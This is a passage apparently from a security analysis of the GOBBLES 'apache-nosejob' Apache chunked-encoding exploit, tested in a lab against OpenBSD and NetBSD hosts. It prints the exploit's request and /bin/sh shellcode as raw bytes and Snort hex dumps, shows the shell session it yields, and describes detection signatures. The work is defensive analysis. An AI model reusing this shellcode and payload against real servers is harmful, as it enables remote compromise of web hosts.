AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAhGGGG‰ã1ÀPPPPÆ $
 SPP1Ò1É±€Áá Ñê1À°…Í€r     ÊÿD$ €|$  ué1À‰D$ ÆD$
‰d$ ‰D$‰D$ ‰D$ ‰T$ ‹T$□‰□$1À°]Í€1ÉÑ,$s'1ÀPPPPÿ $Tÿ $ÿ $ÿ $ÿ $QP° Í€XXXXX<Ot
XXA€ù uÎë½ 1ÀPQP1À°ZÍ€ÿD$ €|$  uï1ÀPÆ $
€4$□hBLE*h*GOB‰ã°   PS° PP° Í€1ÀPhn/shh//bi‰ãPS‰áPQSP°;Í€Ì

--- output left out for reading purposes (the X-CCCCCCC: part is repeated 23
more time before the X-AAAA: part) ---

X-AAAA:  ú  ú  ú  ú  ú

--- output left out for reading purposes (the X-AAAA: part is repeated 23 more
times) ---

Transfer-Encoding: chunked

5
BBBBB
ffffffa6
GGGGO*GOBBLE*
uname -a;id;echo 'hehe, now use another bug/backdoor/feature (hi Theo!) to gain
instant r00t';
NetBSD  1.5.2 NetBSD 1.5.2 (GENERIC) #3: Sat Aug 18 23:37:05 CEST 2001
he@hamster.urc.uninett.no:/usr/src/sys/arch/i386/compile/GENERIC i386
uid=32767(nobody) gid=39(nobody) groups=39(nobody)
hehe, now use another bug/backdoor/feature (hi Theo!) to gain instant r00t
```

Again there are more than 2 “G” characters received. Thus the victim is considered to be compromised.

4.4.c. General

From the sniffer output we learned that everything is passing over port 80 (http) (except for the tftp traffic of course). We can therefore conclude that a firewall without content checking isn’t providing any sort of protection against this type of attack.

We can now complete our table from 4.1.d. Vulnerability check:

Tool used	OpenBSD Machine	NetBSD Machine
Apache Chunked Scanner	Vulnerable	Not Vulnerable
Nessus	Vulnerable	Vulnerable
Exploit	Vulnerable	Vulnerable

4.4.d. Behavior of the exploit against other systems

I tried the available exploit against some other systems as well. The behavior of the other systems and apache servers installed on those other systems is mentioned. The Linux machine is included in the list since it is very likely that script kiddies, who see a webserver with a version id that is in the list of vulnerable systems, will simply run this exploit without further investigations of the target operating system. It is also imaginable that a firewall and/or an application level firewall prevents an operating system guess or gives back wrong operating system information.

- FreeBSD 4.5 machine with apache 1.3.23
  - Using the exploit with the predefined targets didn't work
  - Using the brute forcing method didn't work
  - The configured website was available at all times
- RedHat Linux 7.3 machine with apache 1.3.23
  - No attacks succeeded
  - The configured website was available at all times

4.5. Signature of the attack

When the target system has been installed with the default settings, not many traces exist of the intrusion with this exploit. The only traces in log files (system log files as well as the log files from apache) are those found in the apache log file "error.log".

If the connections are looked up with netstat, we can of course see the connection to port 80 coming from the attacker's machine but this looks like a regular http connection since it is on port 80. The only strange thing regarding this connection is that the duration would be longer than regular web browser connections. If the netstat command is issued frequently, this could be noticed and puts some minds into alert mode.

With a package such as "lsof" (get this from ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/) which lists all open files and files currently in use by all users, we can see what files are in use by what user together with some other juicy details. When the command "lsof" is executed at the moment of an ongoing attack, we could see that the shell file "/bin/sh" was in used by the user "nobody". Since this user shouldn't be able to login to the system and therefore not be able to launch commands using a shell like /bin/sh, this should again trigger alarms in the head of a security officer.

If the remote site has an Intrusion detection system (IDS) installed and configured properly, detection of this attack would be very quick and fairly easy. I only tested this with Snort as Intrusion detection.
Ongoing attacks can be easily verified with nothing more than a sniffer (either on the target system itself or on the network – using a hub or a span port on a switch). Here you can also find the signature of the attack. If the exploit code hasn't been altered, the signature is straightforward as the host-field contains the following string: "apache-nosejob.c". Together with the high number of A's and some reference to the author of the exploit (GOBBLES) the signature is complete. In section 4.5.b can be send what triggers the snort Intrusion Detection system capturing this attack.
I've investigated also if more logging was possible next to the default settings. This can be useful to detect this attack in an easier and quicker way (especially when no IDS system is used).

4.5.a. Signature data

This part contains the signature data as it was captured by using snort. The command given to get these results is:

```
snort -dve > snort-signature
```

This displays the packets with their ASCII representation as well as with their hexadecimal representation.

Signature of the attack against OpenBSD system:

```
09/07-12:47:41.416473 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x4A
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55817 IpLen:20
DgmLen:60 DF
******S* Seq: 0xCD4FC514  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1056541 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.423996 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x4E
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:15281 IpLen:20
DgmLen:64 DF
***A**S* Seq: 0x2A020AEF  Ack: 0xCD4FC515  Win: 0x43E0  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP NOP SackOK NOP WS: 0 NOP NOP
TCP Options => TS: 1156647665 1056541
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.424150 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55818 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD4FC515  Ack: 0x2A020AF0  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056542 1156647665
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.464563 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x5EA
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55819 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0xCD4FC515  Ack: 0x2A020AF0  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056546 1156647665
47 45 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D 0A  GET / HTTP/1.1..
48 6F 73 74 3A 20 61 70 61 63 68 65 2D 6E 6F 73  Host: apache-nos
65 6A 6F 62 2E 63 0D 0A 58 2D 43 43 43 43 43 43  ejob.c..X-CCCCCC
43 3A 20 41 41 41 41 41 41 41 41 41 41 41 41 41  C: AAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 68 47 47 47 47 89 E3 31 C0 50 50 50 50  AAAhGGGG..1.PPPP
C6 04 24 04 53 50 50 31 D2 31 C9 B1 80 C1 E1 18  ..$.SPP1.1......
D1 EA 31 C0 B0 85 CD 80 72 02 09 CA FF 44 24 04  ..1.....r....D$.
80 7C 24 04 20 75 E9 31 C0 89 44 24 04 C6 44 24  .|$. u.1..D$..D$
```

```
04 20 89 64 24 08 89 44 24 0C 89 44 24 10 89 44  . .d$..D$..D$..D
24 14 89 54 24 18 8B 54 24 18 89 14 24 31 C0 B0  $..T$..T$...$1..
5D CD 80 31 C9 D1 2C 24 73 27 31 C0 50 50 50 50  ]..1..,$s'1.PPPP
FF 04 24 54 FF 04 24 FF 04 24 FF 04 24 FF 04 24  ..$T..$..$..$..$
51 50 B0 1D CD 80 58 58 58 58 58 3C 4F 74 0B 58  QP....XXXXX<Ot.X
58 41 80 F9 20 75 CE EB BD 90 31 C0 50 51 50 31  XA.. u....1.PQP1
C0 B0 5A CD 80 FF 44 24 08 80 7C 24 08 03 75 EF  ..Z...D$..|$..u.
31 C0 50 C6 04 24 0B 80 34 24 01 68 42 4C 45 2A  1.P..$..4$.hBLE*
68 2A 47 4F 42 89 E3 B0 09 50 53 B0 01 50 50 B0  h*GOB....PS..PP.
04 CD 80 31 C0 50 68 6E 2F 73 68 68 2F 2F 62 69  ...1.Phn/shh//bi
89 E3 50 53 89 E1 50 51 53 50 B0 3B CD 80 CC 0D  ..PS..PQSP.;....
0A 58 2D 43 43 43 43 43 43 43 3A 20 41 41 41 41  .X-CCCCCCC: AAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                          AAAAAAAA
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

--- The X-CCCCCCC part is repeated for 23 times, identical packets have been
left out for reading purposes ---

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.738799 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x5EA
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55840 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0xCD503BDD  Ack: 0x2A020AF0  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056574 1156647665
89 44 24 04 C6 44 24 04 20 89 64 24 08 89 44 24  .D$..D$. .d$..D$
0C 89 44 24 10 89 44 24 14 89 54 24 18 8B 54 24  ..D$..D$..T$..T$
18 89 14 24 31 C0 B0 5D CD 80 31 C9 D1 2C 24 73  ...$1..]..1..,$s
27 31 C0 50 50 50 50 FF 04 24 54 FF 04 24 FF 04  '1.PPPP..$T..$..
24 FF 04 24 FF 04 24 51 50 B0 1D CD 80 58 58 58  $..$..$QP....XXX
58 58 3C 4F 74 0B 58 58 41 80 F9 20 75 CE EB BD  XX<Ot.XXA.. u...
90 31 C0 50 51 50 31 C0 B0 5A CD 80 FF 44 24 08  .1.PQP1..Z...D$.
80 7C 24 08 03 75 EF 31 C0 50 C6 04 24 0B 80 34  .|$..u.1.P..$..4
24 01 68 42 4C 45 2A 68 2A 47 4F 42 89 E3 B0 09  $.hBLE*h*GOB....
50 53 B0 01 50 50 B0 04 CD 80 31 C0 50 68 6E 2F  PS..PP....1.Phn/
73 68 68 2F 2F 62 69 89 E3 50 53 89 E1 50 51 53  shh//bi..PS..PQS
50 B0 3B CD 80 CC 0D 0A 58 2D 41 41 41 41 3A 20  P.;.....X-AAAA:
00 06 09 00 00 06 09 00 00 06 09 00 00 06 09 00  ................
00 06 09 00 00 06 09 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D  ..............X-

--- The X-AAAA part is also repeated for 23 times, identical packets have been
left out for reading purposes ---

54 72 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E  Transfer-Encodin
67 3A 20 63 68 75 6E 6B 65 64 0D 0A 0D 0A 35 0D  g: chunked....5.
0A 42 42 42 42 42 0D 0A 66 66 66 66 66 66 36 65  .BBBBB..ffffff6e
0D 0A                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.751364 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:2809 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x2A020AF0  Ack: 0xCD503BDD  Win: 0x2D40  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647665 1056574
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.753720 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
```

```
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:8832 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x2A020AF0  Ack: 0xCD504357  Win: 0x25C6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647665 1056574
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.921239 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:24983 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x2A020AF0  Ack: 0xCD504357  Win: 0x35C6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647665 1056574
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:41.925746 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:2583 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x2A020AF0  Ack: 0xCD504357  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647665 1056574
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.071925 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x46
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:12156 IpLen:20
DgmLen:56 DF
***AP*** Seq: 0x2A020AF0  Ack: 0xCD504357  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647665 1056574
47 47 47 47                                      GGGG
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.072074 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55842 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD504357  Ack: 0x2A020AF4  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056607 1156647665
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.073339 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x43
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55843 IpLen:20
DgmLen:53 DF
***AP*** Seq: 0xCD504357  Ack: 0x2A020AF4  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056607 1156647665
4F                                               O
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.081871 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x4B
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:11828 IpLen:20
DgmLen:61 DF
***AP*** Seq: 0x2A020AF4  Ack: 0xCD504358  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647665 1056607
2A 47 4F 42 42 4C 45 2A 0A                       *GOBBLE*.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.081968 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0xA1
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55844 IpLen:20
DgmLen:147 DF
***AP*** Seq: 0xCD504358  Ack: 0x2A020AFD  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056608 1156647665
75 6E 61 6D 65 20 2D 61 3B 69 64 3B 65 63 68 6F  uname -a;id;echo
20 27 68 65 68 65 2C 20 6E 6F 77 20 75 73 65 20   'hehe, now use
61 6E 6F 74 68 65 72 20 62 75 67 2F 62 61 63 6B  another bug/back
64 6F 6F 72 2F 66 65 61 74 75 72 65 20 28 68 69  door/feature (hi
20 54 68 65 6F 21 29 20 74 6F 20 67 61 69 6E 20   Theo!) to gain
69 6E 73 74 61 6E 74 20 72 30 30 74 27 3B 0A     instant r00t';.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.323549 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:15843 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x2A020AFD  Ack: 0xCD5043B7  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647666 1056608
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.411000 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x63
```

```
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:1563 IpLen:20
DgmLen:85 DF
***AP*** Seq: 0x2A020AFD  Ack: 0xCD5043B7  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647666 1056608
4F 70 65 6E 42 53 44 20 6F 70 65 6E 20 33 2E 31  OpenBSD open 3.1
20 47 45 4E 45 52 49 43 23 35 39 20 69 33 38 36   GENERIC#59 i386
0A                                               .
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.448519 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55845 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD5043B7  Ack: 0x2A020B1E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056645 1156647666
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.555525 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x7B
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:27214 IpLen:20
DgmLen:109 DF
***AP*** Seq: 0x2A020B1E  Ack: 0xCD5043B7  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647666 1056645
75 69 64 3D 33 32 37 36 37 28 6E 6F 62 6F 64 79  uid=32767(nobody
29 20 67 69 64 3D 33 32 37 36 37 28 6E 6F 62 6F  ) gid=32767(nobo
64 79 29 20 67 72 6F 75 70 73 3D 33 32 37 36 37  dy) groups=32767
28 6E 6F 62 6F 64 79 29 0A                       (nobody).
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.555679 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55846 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD5043B7  Ack: 0x2A020B57  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056655 1156647666
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.577240 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x8D
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:12221 IpLen:20
DgmLen:127 DF
***AP*** Seq: 0x2A020B57  Ack: 0xCD5043B7  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647666 1056655
68 65 68 65 2C 20 6E 6F 77 20 75 73 65 20 61 6E  hehe, now use an
6F 74 68 65 72 20 62 75 67 2F 62 61 63 6B 64 6F  other bug/backdo
6F 72 2F 66 65 61 74 75 72 65 20 28 68 69 20 54  or/feature (hi T
68 65 6F 21 29 20 74 6F 20 67 61 69 6E 20 69 6E  heo!) to gain in
73 74 61 6E 74 20 72 30 30 74 0A                 stant r00t.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:42.578042 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55847 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD5043B7  Ack: 0x2A020BA2  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056657 1156647666
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:43.708028 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x48
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55848 IpLen:20
DgmLen:58 DF
